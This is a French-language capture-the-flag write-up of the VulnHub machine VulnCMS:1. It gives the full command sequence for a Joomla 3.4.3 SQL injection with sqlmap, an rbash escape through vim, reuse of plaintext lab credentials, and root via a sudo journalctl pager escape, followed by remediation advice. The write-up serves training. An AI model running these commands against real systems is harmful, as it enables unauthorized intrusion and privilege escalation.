

# RAPPORT DE CYBERSÉCURITÉ

## VulnCMS :1 - Exploitation Joomla SQL Injection

### Résumé exécutif

Ce rapport présente l'exploitation complète de la machine VulnCMS :1 depuis la reconnaissance initiale jusqu'à l'obtention d'un accès root. L'attaque exploite une vulnérabilité d'injection SQL dans Joomla 3.4.3 suivie d'une escalade de privilèges via sudo journalctl.

### ❑ AVERTISSEMENT

Ce rapport est destiné à des fins éducatives uniquement. Les techniques décrites ne doivent être utilisées que dans un environnement de test contrôlé avec autorisation explicite.

**Ibrahim Kakaev**  
Décembre 2025

**Cible :** VulnCMS :1 (VulnHub)  
**Difficulté :** Débutant/Intermédiaire

## Table des matières

|           |                                                                    |           |
|-----------|--------------------------------------------------------------------|-----------|
| <b>1</b>  | <b>Introduction</b>                                                | <b>3</b>  |
| 1.1       | Contexte . . . . .                                                 | 3         |
| 1.2       | Objectifs . . . . .                                                | 3         |
| 1.3       | Informations sur la cible . . . . .                                | 3         |
| <b>2</b>  | <b>Méthodologie</b>                                                | <b>4</b>  |
| 2.1       | Phases de l'attaque . . . . .                                      | 4         |
| 2.2       | Outils utilisés . . . . .                                          | 4         |
| <b>3</b>  | <b>Phase 1 : Reconnaissance</b>                                    | <b>5</b>  |
| 3.1       | Screenshot 1 - Découverte de la cible avec arp-scan . . . . .      | 5         |
| 3.1.1     | Commande . . . . .                                                 | 5         |
| <b>4</b>  | <b>Phase 2 : Énumération</b>                                       | <b>6</b>  |
| 4.1       | Screenshot 2 - Scan Nmap complet . . . . .                         | 6         |
| 4.1.1     | Commande . . . . .                                                 | 6         |
| <b>5</b>  | <b>Phase 3 : Analyse Joomla</b>                                    | <b>7</b>  |
| 5.1       | Screenshot 3 - Scan JoomScan . . . . .                             | 7         |
| 5.1.1     | Commande . . . . .                                                 | 7         |
| <b>6</b>  | <b>Phase 4 : Exploitation SQL Injection</b>                        | <b>8</b>  |
| 6.1       | Screenshot 4 - SQLMap extraction complète . . . . .                | 8         |
| 6.1.1     | Commande . . . . .                                                 | 8         |
| <b>7</b>  | <b>Phase 5 : Accès Initial SSH</b>                                 | <b>10</b> |
| 7.1       | Screenshot 5 - Connexion SSH et échappement rbash . . . . .        | 10        |
| 7.1.1     | Étape 1 : Connexion SSH . . . . .                                  | 10        |
| 7.1.2     | Étape 2 : Échappement du shell restreint . . . . .                 | 10        |
| <b>8</b>  | <b>Phase 6 : Pivot vers l'utilisateur tyrell</b>                   | <b>11</b> |
| 8.1       | Screenshot 6 - Découverte du fichier tyrell.pass . . . . .         | 11        |
| 8.1.1     | Commande . . . . .                                                 | 11        |
| <b>9</b>  | <b>Phase 7 : Élévation de Privilèges</b>                           | <b>12</b> |
| 9.1       | Screenshot 7 - Connexion SSH tyrell et vérification sudo . . . . . | 12        |
| 9.1.1     | Étape 1 : Connexion SSH en tant que tyrell . . . . .               | 12        |
| 9.1.2     | Étape 2 : Vérification des privilèges sudo . . . . .               | 12        |
| <b>10</b> | <b>Phase 8 : Obtention du Root</b>                                 | <b>13</b> |
| 10.1      | Screenshot 8 - Exploitation journalctl et accès root . . . . .     | 13        |
| 10.1.1    | Étape 1 : Exécution de journalctl en sudo . . . . .                | 13        |
| 10.1.2    | Étape 2 : Échappement vers un shell root . . . . .                 | 13        |
| 10.1.3    | Étape 3 : Vérification et récupération du flag . . . . .           | 13        |
| <b>11</b> | <b>Analyse des Vulnérabilités</b>                                  | <b>14</b> |
| 11.1      | Chaîne d'exploitation complète . . . . .                           | 14        |
| 11.2      | Vulnérabilités critiques identifiées . . . . .                     | 14        |
| 11.2.1    | 1. SQL Injection dans Joomla 3.4.3 . . . . .                       | 14        |
| 11.2.2    | 2. Credentials stockés en clair . . . . .                          | 14        |

|                                                                   |           |
|-------------------------------------------------------------------|-----------|
| 11.2.3 3. Mauvaise configuration sudo . . . . .                   | 14        |
| 11.2.4 4. Shell restreint insuffisant . . . . .                   | 15        |
| <b>12 Recommandations de Sécurité</b>                             | <b>16</b> |
| 12.1 Corrections immédiates . . . . .                             | 16        |
| 12.1.1 1. Mise à jour de Joomla . . . . .                         | 16        |
| 12.1.2 2. Suppression des fichiers de credentials . . . . .       | 16        |
| 12.1.3 3. Correction de la configuration sudo . . . . .           | 16        |
| 12.1.4 4. Renforcement du shell restreint . . . . .               | 16        |
| 12.2 Recommandations stratégiques . . . . .                       | 17        |
| 12.2.1 Sécurité des applications web . . . . .                    | 17        |
| 12.2.2 Durcissement système . . . . .                             | 17        |
| 12.2.3 Gestion des accès . . . . .                                | 17        |
| <b>13 Timeline de l'Attaque</b>                                   | <b>18</b> |
| <b>14 Conclusion</b>                                              | <b>19</b> |
| 14.1 Résumé de l'exploitation . . . . .                           | 19        |
| 14.2 Compétences développées . . . . .                            | 19        |
| 14.3 Leçons apprises . . . . .                                    | 19        |
| <b>15 Annexes</b>                                                 | <b>20</b> |
| 15.1 Annexe A : Commandes complètes récapitulatives . . . . .     | 20        |
| 15.2 Annexe B : Liste des screenshots . . . . .                   | 20        |
| 15.3 Annexe C : Ressources et références . . . . .                | 21        |
| 15.4 Annexe D : Checklist de sécurité post-installation . . . . . | 21        |

# 1 Introduction

## 1.1 Contexte

VulnCMS :1 est une machine virtuelle disponible sur VulnHub, conçue pour pratiquer les techniques de test d'intrusion dans un environnement légal et contrôlé. Cette machine héberge plusieurs CMS vulnérables.

## 1.2 Objectifs

- Identifier les services vulnérables exposés
- Exploiter une injection SQL dans Joomla 3.4.3
- Obtenir un accès utilisateur via SSH
- Élever les privilèges jusqu'à root

## 1.3 Informations sur la cible

**Nom :** VulnCMS :1  
**Source :** <https://www.vulnhub.com/entry/vulncms-1,710/>  
**IP Cible :** 10.0.2.15  
**IP Attaquant :** 10.0.2.5  
**Réseau :** 10.0.2.0/24  
**Version Joomla :** 3.4.3

## 2 Méthodologie

### 2.1 Phases de l'attaque

Le processus d'exploitation suit une méthodologie simplifiée :

1. **Reconnaissance** - Découverte de la cible avec arp-scan
2. **Énumération** - Scan des ports avec Nmap
3. **Analyse** - Scan de vulnérabilités Joomla avec joomscan
4. **Exploitation** - Injection SQL avec SQLMap
5. **Accès initial** - Connexion SSH et échappement rbash
6. **Pivot** - Récupération des credentials tyrell
7. **Élévation de privilèges** - Exploitation de sudo journalctl
8. **Root** - Récupération du flag

### 2.2 Outils utilisés

**Reconnaissance** : arp-scan, nmap

**Énumération** : joomscan

**Exploitation** : SQLMap

**Accès** : SSH, vim

**Escalade** : sudo, journalctl

### 3 Phase 1 : Reconnaissance


#### 3.1 Screenshot 1 - Découverte de la cible avec arp-scan

##### 3.1.1 Commande

```
sudo arp-scan -l
```

##### Explication :

- sudo : Exécution avec privilèges root
- arp-scan : Outil de découverte réseau via protocole ARP
- -l : Scan du réseau local automatiquement détecté



```
(kali㉿kali)-[~]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:d1:f8:5d, IPv4: 10.0.2.5
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00      (Unknown: locally administered)
10.0.2.2      52:54:00:12:35:00      (Unknown: locally administered)
10.0.2.3      08:00:27:6a:9d:72      (Unknown)
10.0.2.15     08:00:27:3c:22:7a      (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.845 seconds (138.75 hosts/sec). 4 responded
(kali㉿kali)-[~]
$ |
```

Figure 1 – Découverte de la cible avec arp-scan - IP cible : 10.0.2.15

##### Résultat obtenu :

**Cible identifiée :** 10.0.2.15  
**Interface :** eth0  
**Réseau :** 10.0.2.0/24

## 4 Phase 2 : Énumération


### 4.1 Screenshot 2 - Scan Nmap complet

#### 4.1.1 Commande

```
nmap -sC -sV -p- -A 10.0.2.15
```

##### Options expliquées :

- -sC : Scripts par défaut NSE
- -sV : Détection de versions des services
- -p- : Scan de tous les ports (1-65535)
- -A : Détection OS, traceroute, scripts



```
(kali@kali)-[~]  
$ nmap -sC -sV -p- -A 10.0.2.15  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-16 14:15 EST  
Nmap scan report for fsociety.web (10.0.2.15)  
Host is up (0.00046s latency).  
Not shown: 65530 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)  
|_ ssh-hostkey:  
|_  2048 8c:9f:7e:78:82:ef:76:f6:26:23:c9:52:6d:aa:fe:d0 (RSA)  
|_  256 2a:e2:f6:d2:52:1c:c1:d0:3d:aa:40:e6:b5:08:1d:45 (ECDSA)  
|_  256 fa:c9:eb:58:e3:d2:b7:4a:74:77:fc:69:0e:b6:68:08 (ED25519)  
80/tcp    open  http      nginx 1.14.0 (Ubuntu)  
|_ http-title: W3.CSS Template  
|_ http-server-header: nginx/1.14.0 (Ubuntu)  
5000/tcp  open  http      nginx 1.14.0 (Ubuntu)  
|_ http-server-header: nginx/1.14.0 (Ubuntu)  
|_ http-title: fsociety 5#8211; Just another WordPress site  
|_ http-generator: WordPress 5.7.2  
8081/tcp  open  http      nginx 1.14.0 (Ubuntu)  
|_ http-robots.txt: 15 disallowed entries  
|_ /joomla/administrator/ /administrator/ /bin/ /cache/
```

Figure 2 – Scan Nmap complet - Ports 22, 80, 8081 (Joomla), 9001 (Drupal)

##### Résultats clés :

**Port 8081 :** Joomla 3.4.3 (VULNÉRABLE)  
**Port 22 :** OpenSSH (accès futur)  
**Port 9001 :** Drupal 7.54



## 6 Phase 4 : Exploitation SQL Injection


### 6.1 Screenshot 4 - SQLMap extraction complète

#### 6.1.1 Commande

```
sqlmap -u 'http://10.0.2.15:8081/index.php?option=com_contenthistory&view=history&
item_id=1&type_id=1&list[select]=*' --tamper=apostrophemask --technique=E -D
joomla_db -T hs23w_users --dump --batch
```

#### Options expliquées :

- --tamper=apostrophemask : Contournement de filtres
- --technique=E : Injection basée sur les erreurs
- -D joomla\_db : Base de données cible
- -T hs23w\_users : Table des utilisateurs
- --dump : Extraction des données
- --batch : Mode automatique



```
(kali@kali)-[~]
$ sqlmap -u 'http://10.0.2.15:8081/index.php?option=com_contenthistory&view=history&
type_id=1&list[select]=*' --tamper=apostrophemask --technique=E -D joomla_db -T hs23w_users --
dump --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ill
egal. It is the end user's responsibility to obey all applicable local, state and federal laws.
Developers assume no liability and are not responsible for any misuse or damage caused by this
program

[*] starting @ 14:22:31 /2025-12-16/

[14:22:31] [INFO] loading tamper module 'apostrophemask'
custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] Y
[14:22:33] [WARNING] it seems that you've provided empty parameter value(s) for testing. Please
always use only valid parameter values so sqlmap could be able to run properly
[14:22:33] [INFO] resuming back-end DBMS 'mysql'
[14:22:33] [INFO] testing connection to the target URL
[14:22:34] [WARNING] there is a DBMS error found in the HTTP response body which could interfe
re with the results of the tests
you have not declared cookie(s), while server wants to set its own ('a5845a875e8923f18089c05b8a
dc2b9c=9sdk1334u4r...nrkjhnlf3'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
```

Figure 4 – SQLMap - Détection de l'injection SQL et extraction de la base de données



## 7 Phase 5 : Accès Initial SSH

### 7.1 Screenshot 5 - Connexion SSH et échappement rbash

#### 7.1.1 Étape 1 : Connexion SSH

```
ssh elliot@10.0.2.15
# Password: 5T3e!_M0un7i@N
```


#### 7.1.2 Étape 2 : Échappement du shell restreint

Une fois connecté, le système utilise rbash (restricted bash). Pour l'échapper :

```
vim
```

Dans vim, taper en mode commande :

```
:set shell=/bin/bash
:shell
```



```
(kali@kali)-[~]
└─$ ssh elliot@10.0.2.15
elliot@10.0.2.15's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-213-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Dec 16 19:29:46 UTC 2025

System load:  0.06               Processes:    128
Usage of /:   59.7% of 8.76GB    Users logged in: 0
Memory usage: 16%               IP address for enp0s3: 10.0.2.15
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

77 packages can be updated.
1 update is a security update.

Last login: Fri Dec 12 14:32:55 2025 from 10.0.2.5
elliot@vuln_cms:~$ vim
:set shell=/bin/bash
:shell
```

Figure 6 – Connexion SSH elliot et échappement du shell restreint rbash via vim

#### Vérification :

```
whoami # elliot
echo $SHELL # /bin/bash
cd /tmp # Fonctionne !
```


## 8 Phase 6 : Pivot vers l'utilisateur tyrell

### 8.1 Screenshot 6 - Découverte du fichier tyrell.pass

#### 8.1.1 Commande

```
cat /var/www/html/drupal/misc/tyrell.pass
```

**Contexte :** Ce fichier contient les credentials en clair de l'utilisateur tyrell.



```
elliot@vuln_cms:/$ cat /var/www/html/drupal/misc/tyrell.pass
Username: tyrell
Password: mR_R0bo7_15_R3@!_
elliot@vuln_cms:/$
```

Figure 7 – Découverte du fichier tyrell.pass - Credentials : tyrell :mR\_R0bo7\_15\_R3@!\_

**Credentials tyrell :**

**Username :** tyrell  
**Password :** mR\_R0bo7\_15\_R3@!\_  
**Fichier :** /var/www/html/drupal/misc/tyrell.pass

## 9 Phase 7 : Élévation de Privilèges

### 9.1 Screenshot 7 - Connexion SSH tyrell et vérification sudo


#### 9.1.1 Étape 1 : Connexion SSH en tant que tyrell

Ouvrir un nouveau terminal :

```
ssh tyrell@10.0.2.15  
# Password: mR_R0bo7_15_R3@!_
```

#### 9.1.2 Étape 2 : Vérification des privilèges sudo

```
sudo -l
```



```
elliott@vuln_cms:/$ ssh tyrell@10.0.2.15  
The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.  
ECDSA key fingerprint is SHA256:h1a0ta4T0KpyD681E4pY8S7j2G4oSkfr23vwKMUD0B8.  
Are you sure you want to continue connecting (yes/no)? yes  
Warning: Permanently added '10.0.2.15' (ECDSA) to the list of known hosts.  
tyrell@10.0.2.15's password:  
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-213-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/advantage  
  
System information as of Tue Dec 16 19:51:49 UTC 2025  
  
System load:  0.14           Processes:            139  
Usage of /:   59.8% of 8.76GB Users logged in:        1  
Memory usage: 17%           IP address for enp0s3: 10.0.2.15  
Swap usage:   0%  
  
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s  
  just raised the bar for easy, resilient and secure K8s cluster deployment.  
  
https://ubuntu.com/engage/secure-kubernetes-at-the-edge  
  
* Canonical Livepatch is available for installation.  
  - Reduce system reboots and improve kernel security. Activate at:
```

Figure 8 – Connexion SSH tyrell et vérification sudo -l : accès à journalctl en root

#### Vulnérabilité identifiée :

##### Configuration sudo dangereuse

L'utilisateur tyrell peut exécuter journalctl en tant que root sans mot de passe. Le pager (less) permet l'échappement shell !

**Note importante :** Le chemin exact de journalctl peut varier. Utiliser le chemin affiché par `sudo -l`.

## 10 Phase 8 : Obtention du Root

### 10.1 Screenshot 8 - Exploitation journalctl et accès root

#### 10.1.1 Étape 1 : Exécution de journalctl en sudo

Utiliser le chemin exact retourné par `sudo -l` :

```
sudo /bin/journalctl
# ou sudo /usr/bin/journalctl selon votre système
```


#### 10.1.2 Étape 2 : Échappement vers un shell root

Une fois dans journalctl (pager less), taper :

```
!/bin/bash
```

#### 10.1.3 Étape 3 : Vérification et récupération du flag

```
whoami # root
id # uid=0(root)
cd /root
cat root.txt
```



```
root@vuln_cms:~# whoami
root
root@vuln_cms:~# ls
root@vuln_cms:~# ls -la
total 24
drwxr-xr-x 4 tyrell root  4096 Jun  1  2021 .
drwxr-xr-x 5 root  root  4096 May 31  2021 ..
-rw----- 1 tyrell tyrell  319 Jun  1  2021 .bash_history
drwx----- 2 tyrell tyrell 4096 May 31  2021 .cache
drwx----- 3 tyrell tyrell 4096 May 31  2021 .gnupg
-rw----- 1 root  root    36 Jun  1  2021 .lessht
-rw-r--r-- 1 tyrell tyrell   0 May 31  2021 .sudo_as_admin_successful
root@vuln_cms:~# ls -la /root
total 32
drwx----- 4 root root 4096 May 31  2021 .
drwxr-xr-x 24 root root 4096 Nov 18 06:42 ..
-rw----- 1 root root 1015 Jun  1  2021 .bash_history
-rw-r--r-- 1 root root 3106 Apr  9  2018 .bashrc
drwxr-xr-x 3 root root 4096 May 28  2021 .local
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
-rw-r--r-- 1 root root   17 May 31  2021 root.txt
drwx----- 2 root root 4096 May 28  2021 .ssh
root@vuln_cms:~# cat /root/root.txt
4359537020406305
root@vuln_cms:~#
```

Figure 9 – Exploitation de journalctl - Élévation vers root et récupération du flag

#### □ ACCÈS ROOT OBTENU

Privilèges root obtenus avec succès via l'exploitation de la mauvaise configuration sudo journalctl

## 11 Analyse des Vulnérabilités

### 11.1 Chaîne d'exploitation complète

#### Résumé du chemin d'attaque :

1. Découverte de la cible (arp-scan)
2. Identification de Joomla 3.4.3 sur port 8081 (nmap)
3. Scan de vulnérabilités Joomla (joomscan)
4. Exploitation SQL injection CVE-2015-7297 (sqlmap)
5. Crackage du hash bcrypt avec dictionnaire
6. Accès SSH avec credentials elliot
7. Échappement du shell restreint rbash (vim)
8. Découverte du fichier tyrell.pass en clair
9. Pivot vers l'utilisateur tyrell
10. Exploitation de sudo journalctl
11. Élévation vers root via pager less

### 11.2 Vulnérabilités critiques identifiées

#### 11.2.1 1. SQL Injection dans Joomla 3.4.3

**Sévérité :** CRITIQUE

**Impact :** Extraction complète de la base de données

**Composant :** com\_contenthistory

**CVE :** CVE-2015-7297 (affecte Joomla 3.2.x à 3.4.4)

#### 11.2.2 2. Credentials stockés en clair

**Sévérité :** ÉLEVÉE

**Impact :** Compromission de compte privilégié

**Fichier :** /var/www/html/drupal/misc/tyrell.pass

**Problème :** Mot de passe en clair sur le système de fichiers

#### 11.2.3 3. Mauvaise configuration sudo

**Sévérité :** CRITIQUE

**Impact :** Élévation de privilèges vers root

**Configuration :** tyrell ALL=(root) NOPASSWD : /bin/journalctl

**Vecteur :** Échappement via pager less

#### 11.2.4 4. Shell restreint insuffisant

**Sévérité :** MOYENNE

**Impact :** Contournement facile via vim

**Problème :** rbash mal configuré, éditeurs non bloqués

## 12 Recommandations de Sécurité

### 12.1 Corrections immédiates

#### 12.1.1 1. Mise à jour de Joomla

**Action :** Mettre à jour Joomla vers la version 4.x ou 5.x

**Priorité :** CRITIQUE

**Commande :**

```
# Via l'interface d'administration Joomla
# Ou télécharger depuis https://downloads.joomla.org/
```

#### 12.1.2 2. Suppression des fichiers de credentials

**Action :** Supprimer immédiatement tyrell.pass

**Priorité :** CRITIQUE

**Commandes :**

```
rm /var/www/html/drupal/misc/tyrell.pass
find / -name "*.pass" -type f 2>/dev/null
